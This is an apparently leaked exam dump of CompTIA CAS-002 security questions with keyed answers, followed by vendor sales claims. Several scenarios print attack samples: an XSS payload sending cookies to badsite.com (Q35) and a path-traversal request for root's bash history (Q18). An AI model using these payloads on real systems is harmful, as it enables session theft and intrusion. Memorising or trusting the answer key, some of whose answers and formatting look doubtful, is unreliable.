# CAS-002 - CompTIA Advanced Security Practitioner (CASP)

http://www.certleader.com/CAS-002-dumps.html

1. - (Topic 1)

Which of the following activities is commonly deemed "OUT OF SCOPE" when undertaking a penetration test?

A. Test password complexity of all login fields and input validation of form fields

B. Reverse engineering any thick client software that has been provided for the test

C. Undertaking network-based denial of service attacks in production environment

D. Attempting to perform blind SQL injection and reflected cross-site scripting attacks

E. Running a vulnerability scanning tool to assess network and host weaknesses

Answer: C

2. - (Topic 1)

An organization is selecting a SaaS provider to replace its legacy, in house Customer Resource Management (CRM) application. Which of the following ensures the organization mitigates the risk of managing separate user credentials?

A. Ensure the SaaS provider supports dual factor authentication.

B. Ensure the SaaS provider supports encrypted password transmission and storage.

C. Ensure the SaaS provider supports secure hash file exchange.

D. Ensure the SaaS provider supports role-based access control.

E. Ensure the SaaS provider supports directory services federation.

Answer: E

3. - (Topic 1)

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

A. Replicate NAS changes to the tape backups at the other datacenter.

B. Ensure each server has two HBAs connected through two routes to the NAS.

C. Establish deduplication across diverse storage paths.

D. Establish a SAN that replicates between datacenters.

Answer: D

4. - (Topic 1)

The risk manager is reviewing a report which identifies a requirement to keep a business critical legacy system operational for the next two years. The legacy system is out of support because the vendor and security patches are no longer released. Additionally, this is a proprietary embedded system and little is documented and known about it. Which of the following should the Information Technology department implement to reduce the security risk from a compromise of this system?

A. Virtualize the system and migrate it to a cloud provider.

B. Segment the device on its own secure network.

C. Install an antivirus and HIDS on the system.

D. Hire developers to reduce vulnerabilities in the code.

Answer: B

5. - (Topic 1)

Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

A. Enable multipath to increase availability

B. Enable deduplication on the storage pools

C. Implement snapshots to reduce virtual disk size

D. Implement replication to offsite datacenter

Answer: B

6. - (Topic 1)

A forensic analyst receives a hard drive containing malware quarantined by the antivirus application. After creating an image and determining the directory location of the malware file, which of the following helps to determine when the system became infected?

A. The malware file's modify, access, change time properties.

B. The timeline analysis of the file system.

C. The time stamp of the malware in the swap file.

D. The date/time stamp of the malware detection in the antivirus logs.

Answer: B

7. - (Topic 1)

An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

A. Use the pass the hash technique

B. Use rainbow tables to crack the passwords

C. Use the existing access to change the password

D. Use social engineering to obtain the actual password

Answer: A

8. - (Topic 1)

The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer data. The Chief Risk Officer (CRO) is concerned about the outsourcing plans. Which of the following risks are MOST likely to occur if adequate controls are not implemented?

A. Geographical regulation issues, loss of intellectual property and interoperability agreement issues

B. Improper handling of client data, interoperability agreement issues and regulatory issues

C. Cultural differences, increased cost of doing business and divestiture issues

D. Improper handling of customer data, loss of intellectual property and reputation damage

Answer: D

9. - (Topic 1)

The Chief Information Security Officer (CISO) at a company knows that many users store business documents on public cloud-based storage, and realizes this is a risk to the company. In response, the CISO implements a mandatory training course in which all employees are instructed on the proper use of cloud-based storage. Which of the following risk strategies did the CISO implement?

A. Avoid

B. Accept

C. Mitigate

D. Transfer

Answer: C

10. - (Topic 1)

A company is in the process of outsourcing its customer relationship management system to a cloud provider. It will host the entire organization's customer database. The database will be accessed by both the company's users and its customers. The procurement department has asked what security activities must be performed for the deal to proceed. Which of the following are the MOST appropriate security activities to be performed as part of due diligence? (Select TWO).

A. Physical penetration test of the datacenter to ensure there are appropriate controls.

B. Penetration testing of the solution to ensure that the customer data is well protected.

C. Security clauses are implemented into the contract such as the right to audit.

D. Review of the organizations security policies, procedures and relevant hosting certifications.

E. Code review of the solution to ensure that there are no back doors located in the software.

Answer: C,D

11. - (Topic 1)

The Information Security Officer (ISO) believes that the company has been targeted by cybercriminals and it is under a cyber attack. Internal services that are normally available to the public via the Internet are inaccessible, and employees in the office are unable to browse the Internet. The senior security engineer starts by reviewing the bandwidth at the border router, and notices that the incoming bandwidth on the router's external interface is maxed out. The security engineer then inspects the following piece of log to try and determine the reason for the downtime, focusing on the company's external router's IP which is 128.20.176.19:

11:16:22.110343 IP 90.237.31.27.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110351 IP 23.27.112.200.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110358 IP 192.200.132.213.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110402 IP 70.192.2.55.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110406 IP 112.201.7.39.19 > 128.20.176.19.19: UDP, length 1400

Which of the following describes the findings the senior security engineer should report to the ISO and the BEST solution for service restoration?

A. After the senior engineer used a network analyzer to identify an active Fraggle attack, the company's ISP should be contacted and instructed to block the malicious packets.

B. After the senior engineer used the above IPS logs to detect the ongoing DDOS attack, an IPS filter should be enabled to block the attack and restore communication.

C. After the senior engineer used a mirror port to capture the ongoing amplification attack, a BGP sinkhole should be configured to drop traffic at the source networks.

D. After the senior engineer used a packet capture to identify an active Smurf attack, an ACL should be placed on the company's external router to block incoming UDP port 19 traffic.

Answer:: A

12. - (Topic 1)

A human resources manager at a software development company has been tasked with recruiting personnel for a new cyber defense division in the company. This division will require personnel to have high technology skills and industry certifications. Which of the following is the BEST method for this manager to gain insight into this industry to execute the task?

A. Interview candidates, attend training, and hire a staffing company that specializes in technology jobs

B. Interview employees and managers to discover the industry hot topics and trends

C. Attend meetings with staff, internal training, and become certified in software management

D. Attend conferences, webinars, and training to remain current with the industry and job requirements

Answer: D

13. - (Topic 1)

Which of the following provides the BEST risk calculation methodology?

A. Annual Loss Expectancy (ALE) x Value of Asset

B. Potential Loss x Event Probability x Control Failure Probability

C. Impact x Threat x Vulnerability

D. Risk Likelihood x Annual Loss Expectancy (ALE)

Answer: B

14. - (Topic 1)

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the

$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

A. Input validation

B. SQL injection

C. TOCTOU

D. Session hijacking

Answer: C

15. - (Topic 1)

The helpdesk department desires to roll out a remote support application for internal use on all company computers. This tool should allow remote desktop sharing, system log gathering, chat, hardware logging, inventory management, and remote registry access. The risk management team has been asked to review vendor responses to the RFQ. Which of the following questions is the MOST important?

A. What are the protections against MITM?

B. What accountability is built into the remote support application?

C. What encryption standards are used in tracking database?

D. What snapshot or "undo" features are present in the application?

E. What encryption standards are used in remote desktop and file transfer functionality?

Answer: B

16. - (Topic 1)

An attacker attempts to create a DoS event against the VoIP system of a company. The attacker uses a tool to flood the network with a large number of SIP INVITE traffic. Which of the following would be LEAST likely to thwart such an attack?

A. Install IDS/IPS systems on the network

A. B. Force all SIP communication to be encrypted

C. Create separate VLANs for voice and data traffic

D. Implement QoS parameters on the switches

Answer: D

17. - (Topic 1)

A member of the software development team has requested advice from the security team to implement a new secure lab for testing malware. Which of the following is the NEXT step that the security team should take?

A. Purchase new hardware to keep the malware isolated.

B. Develop a policy to outline what will be required in the secure lab.

C. Construct a series of VMs to host the malware environment.

D. Create a proposal and present it to management for approval.

Answer: D

18. - (Topic 1)

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

90.76.165.40 – - [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724

90.76.165.40 – - [08/Mar/2014:10:54:05] "GET ../../../root/.bash_history HTTP/1.1" 200

5724

90.76.165.40 – - [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

drwxrwxrwx 11 root root 4096 Sep 28 22:45 .

drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..

-rws------ 25 root root 4096 Mar 8 09:30 .bash_history

-rw------- 25 root root 4096 Mar 8 09:30 .bash_history

-rw------- 25 root root 4096 Mar 8 09:30 .profile

-rw------- 25 root root 4096 Mar 8 09:30 .ssh

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

A. Privilege escalation

B. Brute force attack

C. SQL injection

D. Cross-site scripting

E. Using input validation, ensure the following characters are sanitized: <>

F. Update crontab with: find / \(-perm -4000 \) –type f –print0 | xargs -0 ls –l | email.sh

G. Implement the following PHP directive: $clean_user_input = addslashes($user_input)

H. Set an account lockout policy

Answer: A,F

19. - (Topic 1)

A company has issued a new mobile device policy permitting BYOD and company-issued devices. The company-issued device has a managed middleware client that restricts the applications allowed on company devices and provides those that are approved. The middleware client provides configuration standardization for both company owned and BYOD to secure data and communication to the device according to industry best practices. The policy states that, "BYOD clients must meet the company's infrastructure requirements to permit a connection." The company also issues a memorandum separate from the policy, which provides instructions for the purchase, installation, and use of the middleware client on BYOD. Which of the following is being described?

A. Asset management

B. IT governance

C. Change management

D. Transference of risk

Answer: B

20. - (Topic 1)

The administrator is troubleshooting availability issues on an FCoE-based storage array that uses deduplication. The single controller in the storage array has failed, so the administrator wants to move the drives to a storage array from a different manufacturer in order to access the data. Which of the following issues may potentially occur?

A. The data may not be in a usable format.

B. The new storage array is not FCoE based.

C. The data may need a file system check.

D. The new storage array also only has a single controller.

Answer: A

21. - (Topic 1)

An assessor identifies automated methods for identifying security control compliance through validating sensors at the endpoint and at Tier 2. Which of the following practices satisfy continuous monitoring of authorized information systems?

A. Independent verification and validation

B. Security test and evaluation

C. Risk assessment

D. Ongoing authorization

Answer: D

22. - (Topic 1)

A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network. Which of the following is the BEST course of action?

A. Investigate the network traffic and block UDP port 3544 at the firewall

B. Remove the system from the network and disable IPv6 at the router

C. Locate and remove the unauthorized 6to4 relay from the network

D. Disable the switch port and block the 2001::/32 traffic at the firewall

Answer: A

23. - (Topic 1)

A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks. Which of the following should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.

B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic.

C. Conduct an internal audit against industry best practices to perform a qualitative analysis.

D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Answer: A

24. - (Topic 1)

A security consultant is conducting a network assessment and wishes to discover any legacy backup Internet connections the network may have. Where would the consultant find this information and why would it be valuable?

A. This information can be found in global routing tables, and is valuable because backup connections typically do not have perimeter protection as strong as the primary connection.

B. This information can be found by calling the regional Internet registry, and is valuable because backup connections typically do not require VPN access to the network.

C. This information can be found by accessing telecom billing records, and is valuable because backup connections typically have much lower latency than primary connections.

D. This information can be found by querying the network's DNS servers, and is valuable because backup DNS servers typically allow recursive queries from Internet hosts.

Answer: A

25. - (Topic 1)

A university requires a significant increase in web and database server resources for one week, twice a year, to handle student registration. The web servers remain idle for the rest

of the year. Which of the following is the MOST cost effective way for the university to securely handle student registration?

A. Virtualize the web servers locally to add capacity during registration.

B. Move the database servers to an elastic private cloud while keeping the web servers local.

C. Move the database servers and web servers to an elastic private cloud.

D. Move the web servers to an elastic public cloud while keeping the database servers local.

Answer: D

26. - (Topic 1)

A large enterprise acquires another company which uses antivirus from a different vendor. The CISO has requested that data feeds from the two different antivirus platforms be combined in a way that allows management to assess and rate the overall effectiveness of antivirus across the entire organization. Which of the following tools can BEST meet the CISO's requirement?

A. GRC

B. IPS

C. CMDB

D. Syslog-ng

E. IDS

Answer: A

27. - (Topic 1)

During a recent audit of servers, a company discovered that a network administrator, who required remote access, had deployed an unauthorized remote access application that communicated over common ports already allowed through the firewall. A network scan showed that this remote access application had already been installed on one third of the servers in the company. Which of the following is the MOST appropriate action that the company should take to provide a more appropriate solution?

A. Implement an IPS to block the application on the network

B. Implement the remote application out to the rest of the servers

A. C. Implement SSL VPN with SAML standards for federation

D. Implement an ACL on the firewall with NAT for remote access

Answer: C

28. - (Topic 1)

A network administrator with a company's NSP has received a CERT alert for targeted adversarial behavior at the company. In addition to the company's physical security, which of the following can the network administrator use to detect the presence of a malicious actor physically accessing the company's network or information systems from within? (Select TWO).

A. RAS

B. Vulnerability scanner

C. HTTP intercept

D. HIDS

E. Port scanner

F. Protocol analyzer

Answer: D,F

29. - (Topic 1)

A company is deploying a new iSCSI-based SAN. The requirements are as follows: Which of the following design specifications meet all the requirements? (Select TWO).

A. Targets use CHAP authentication

B. IPSec using AH with PKI certificates for authentication

C. Fiber channel should be used with AES

D. Initiators and targets use CHAP authentication

E. Fiber channel over Ethernet should be used

F. IPSec using AH with PSK authentication and 3DES

G. Targets have SCSI IDs for authentication

Answer: B,D

30. - (Topic 1)

An analyst connects to a company web conference hosted on www.webconference.com/meetingID#01234 and observes that numerous guests have been allowed to join, without providing identifying information. The topics covered during the web conference are considered proprietary to the company. Which of the following security concerns does the analyst present to management?

A. Guest users could present a risk to the integrity of the company's information

B. Authenticated users could sponsor guest access that was previously approved by management

C. Unauthenticated users could present a risk to the confidentiality of the company's information

D. Meeting owners could sponsor guest access if they have passed a background check

Answer: C

31. - (Topic 1)

A forensic analyst works for an e-discovery firm where several gigabytes of data are processed daily. While the business is lucrative, they do not have the resources or the scalability to adequately serve their clients. Since it is an e-discovery firm where chain of custody is important, which of the following scenarios should they consider?

A. Offload some data processing to a public cloud

B. Aligning their client intake with the resources available

C. Using a community cloud with adequate controls

D. Outsourcing the service to a third party cloud provider

Answer: C

32. - (Topic 1)

A security engineer is responsible for monitoring company applications for known vulnerabilities. Which of the following is a way to stay current on exploits and information security news?

A. Update company policies and procedures

B. Subscribe to security mailing lists

C. Implement security awareness training

A. D. Ensure that the organization vulnerability management plan is up-to-date

Answer: B

33. - (Topic 1)

Due to a new regulatory requirement, ABC Company must now encrypt all WAN transmissions. When speaking with the network administrator, the security administrator learns that the existing routers have the minimum processing power to do the required level of encryption. Which of the following solutions minimizes the performance impact on the router?

A. Deploy inline network encryption devices

B. Install an SSL acceleration appliance

C. Require all core business applications to use encryption

D. Add an encryption module to the router and configure IPSec

Answer: A

34. - (Topic 1)

A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is $40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was $100,000. Which of the following is the monetary value earned during the first year of operation?

A. $60,000 B. $100,000 C. $140,000 D. $200,000

Answer: A

35. - (Topic 1)

A security administrator notices the following line in a server's security log:

<input name='credentials' type='TEXT' value='" +
request.getParameter('><script>document.location='http://badsite.com/?q='document.cooki e</script>') + "';

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF

B. Input validation

C. SIEM

D. Sandboxing

E. DAM

Answer: A

36. - (Topic 1)

The helpdesk manager wants to find a solution that will enable the helpdesk staff to better serve company employees who call with computer-related problems. The helpdesk staff is currently unable to perform effective troubleshooting and relies on callers to describe their technology problems. Given that the helpdesk staff is located within the company headquarters and 90% of the callers are telecommuters, which of the following tools should the helpdesk manager use to make the staff more effective at troubleshooting while at the same time reducing company costs? (Select TWO).

A. Web cameras

B. Email

C. Instant messaging

D. BYOD

E. Desktop sharing

F. Presence

Answer: C,E

37. - (Topic 1)

A systems administrator establishes a CIFS share on a UNIX device to share data to

Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

A. Refuse LM and only accept NTLMv2

B. Accept only LM

C. Refuse NTLMv2 and accept LM

D. Accept only NTLM

Answer: A

38. - (Topic 1)

Joe, the Chief Executive Officer (CEO), was an Information security professor and a Subject Matter Expert for over 20 years. He has designed a network defense method which he says is significantly better than prominent international standards. He has recommended that the company use his cryptographic method. Which of the following methodologies should be adopted?

A. The company should develop an in-house solution and keep the algorithm a secret.

B. The company should use the CEO's encryption scheme.

C. The company should use a mixture of both systems to meet minimum standards.

D. The company should use the method recommended by other respected information security organizations.

Answer: D

39. - (Topic 1)

The technology steering committee is struggling with increased requirements stemming from an increase in telecommuting. The organization has not addressed telecommuting in the past. The implementation of a new SSL-VPN and a VOIP phone solution enables personnel to work from remote locations with corporate assets. Which of the following steps must the committee take FIRST to outline senior management's directives?

A. Develop an information classification scheme that will properly secure data on corporate systems.

B. Implement database views and constrained interfaces so remote users will be unable to access PII from personal equipment.

A. C. Publish a policy that addresses the security requirements for working remotely with company equipment.

D. Work with mid-level managers to identify and document the proper procedures for telecommuting.

Answer: C

40. - (Topic 1)

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates.

B. Implementation of an offsite data center hosting all company data, as well as deployment of VDI for all client computing needs.

C. Host based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs.

D. Behavior based IPS with a communication link to a cloud based vulnerability and threat feed.

Answer: D

41. - (Topic 1)

A security officer is leading a lessons learned meeting. Which of the following should be components of that meeting? (Select TWO).

A. Demonstration of IPS system

B. Review vendor selection process

C. Calculate the ALE for the event

D. Discussion of event timeline

E. Assigning of follow up items

Answer: D,E

42. - (Topic 1)

An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

A. Deploy custom HIPS signatures to detect and block the attacks.

B. Validate and deploy the appropriate patch.

C. Run the application in terminal services to reduce the threat landscape.

D. Deploy custom NIPS signatures to detect and block the attacks.

Answer: B

43. - (Topic 1)

A security administrator notices a recent increase in workstations becoming compromised by malware. Often, the malware is delivered via drive-by downloads, from malware hosting websites, and is not being detected by the corporate antivirus. Which of the following solutions would provide the BEST protection for the company?

A. Increase the frequency of antivirus downloads and install updates to all workstations.

B. Deploy a cloud-based content filter and enable the appropriate category to prevent further infections.

C. Deploy a WAF to inspect and block all web traffic which may contain malware and exploits.

D. Deploy a web based gateway antivirus server to intercept viruses before they enter the network.

Answer: B

44. - (Topic 1)

A software project manager has been provided with a requirement from the customer to place limits on the types of transactions a given user can initiate without external interaction from another user with elevated privileges. This requirement is BEST described as an implementation of:

A. an administrative control

B. dual control

C. separation of duties

D. least privilege

E. collusion

Answer: C

45. - (Topic 1)

A security firm is writing a response to an RFP from a customer that is building a new network based software product. The firm's expertise is in penetration testing corporate networks. The RFP explicitly calls for all possible behaviors of the product to be tested, however, it does not specify any particular method to achieve this goal. Which of the following should be used to ensure the security and functionality of the product? (Select TWO).

A. Code review

B. Penetration testing

C. Grey box testing

D. Code signing

E. White box testing

Answer: A,E

46. - (Topic 1)

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

A. vTPM

B. HSM

C. TPM

D. INE

Answer: A

47. - (Topic 1)

Due to compliance regulations, a company requires a yearly penetration test. The Chief Information Security Officer (CISO) has asked that it be done under a black box methodology.

Which of the following would be the advantage of conducting this kind of penetration test?

A. The risk of unplanned server outages is reduced.

B. Using documentation provided to them, the pen-test organization can quickly determine areas to focus on.

C. The results will show an in-depth view of the network and should help pin-point areas of internal weakness.

D. The results should reflect what attackers may be able to learn about the company.

Answer: D

48. - (Topic 1)

The senior security administrator wants to redesign the company DMZ to minimize the risks associated with both external and internal threats. The DMZ design must support security in depth, change management and configuration processes, and support incident reconstruction. Which of the following designs BEST supports the given requirements?

A. A dual firewall DMZ with remote logging where each firewall is managed by a separate administrator.

B. A single firewall DMZ where each firewall interface is managed by a separate administrator and logging to

the cloud.

C. A SaaS based firewall which logs to the company's local storage via SSL, and is managed by the change control team.

D. A virtualized firewall, where each virtual instance is managed by a separate administrator and logging to the same hardware.

Answer: A

49. - (Topic 1)

A security policy states that all applications on the network must have a password length of eight characters. There are three legacy applications on the network that cannot meet this

policy. One system will be upgraded in six months, and two are not expected to be upgraded or removed from the network. Which of the following processes should be followed?

A. Establish a risk matrix

B. Inherit the risk for six months

C. Provide a business justification to avoid the risk

D. Provide a business justification for a risk exception

Answer: D

50. - (Topic 1)

A company sales manager received a memo from the company's financial department which stated that the company would not be putting its software products through the same security testing as previous years to reduce the research and development cost by 20 percent for the upcoming year. The memo also stated that the marketing material and service level agreement for each product would remain unchanged. The sales manager has reviewed the sales goals for the upcoming year and identified an increased target across the software products that will be affected by the financial department's change. All software products will continue to go through new development in the coming year. Which of the following should the sales manager do to ensure the company stays out of trouble?

A. Discuss the issue with the software product's user groups

B. Consult the company's legal department on practices and law

C. Contact senior finance management and provide background information

D. Seek industry outreach for software practices and law

Answer: B

Thank You for Trying Our Product

* 100% Pass or Money Back

    All our products come with a 90-day Money Back Guarantee.

* One year free update

    You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

    We currently serve more than 30,000,000 customers.

* Shop Securely

    All transactions are protected by VeriSign!

100% Pass Your CAS-002 Exam with Our Prep Materials Via below:

http://www.certleader.com/CAS-002-dumps.html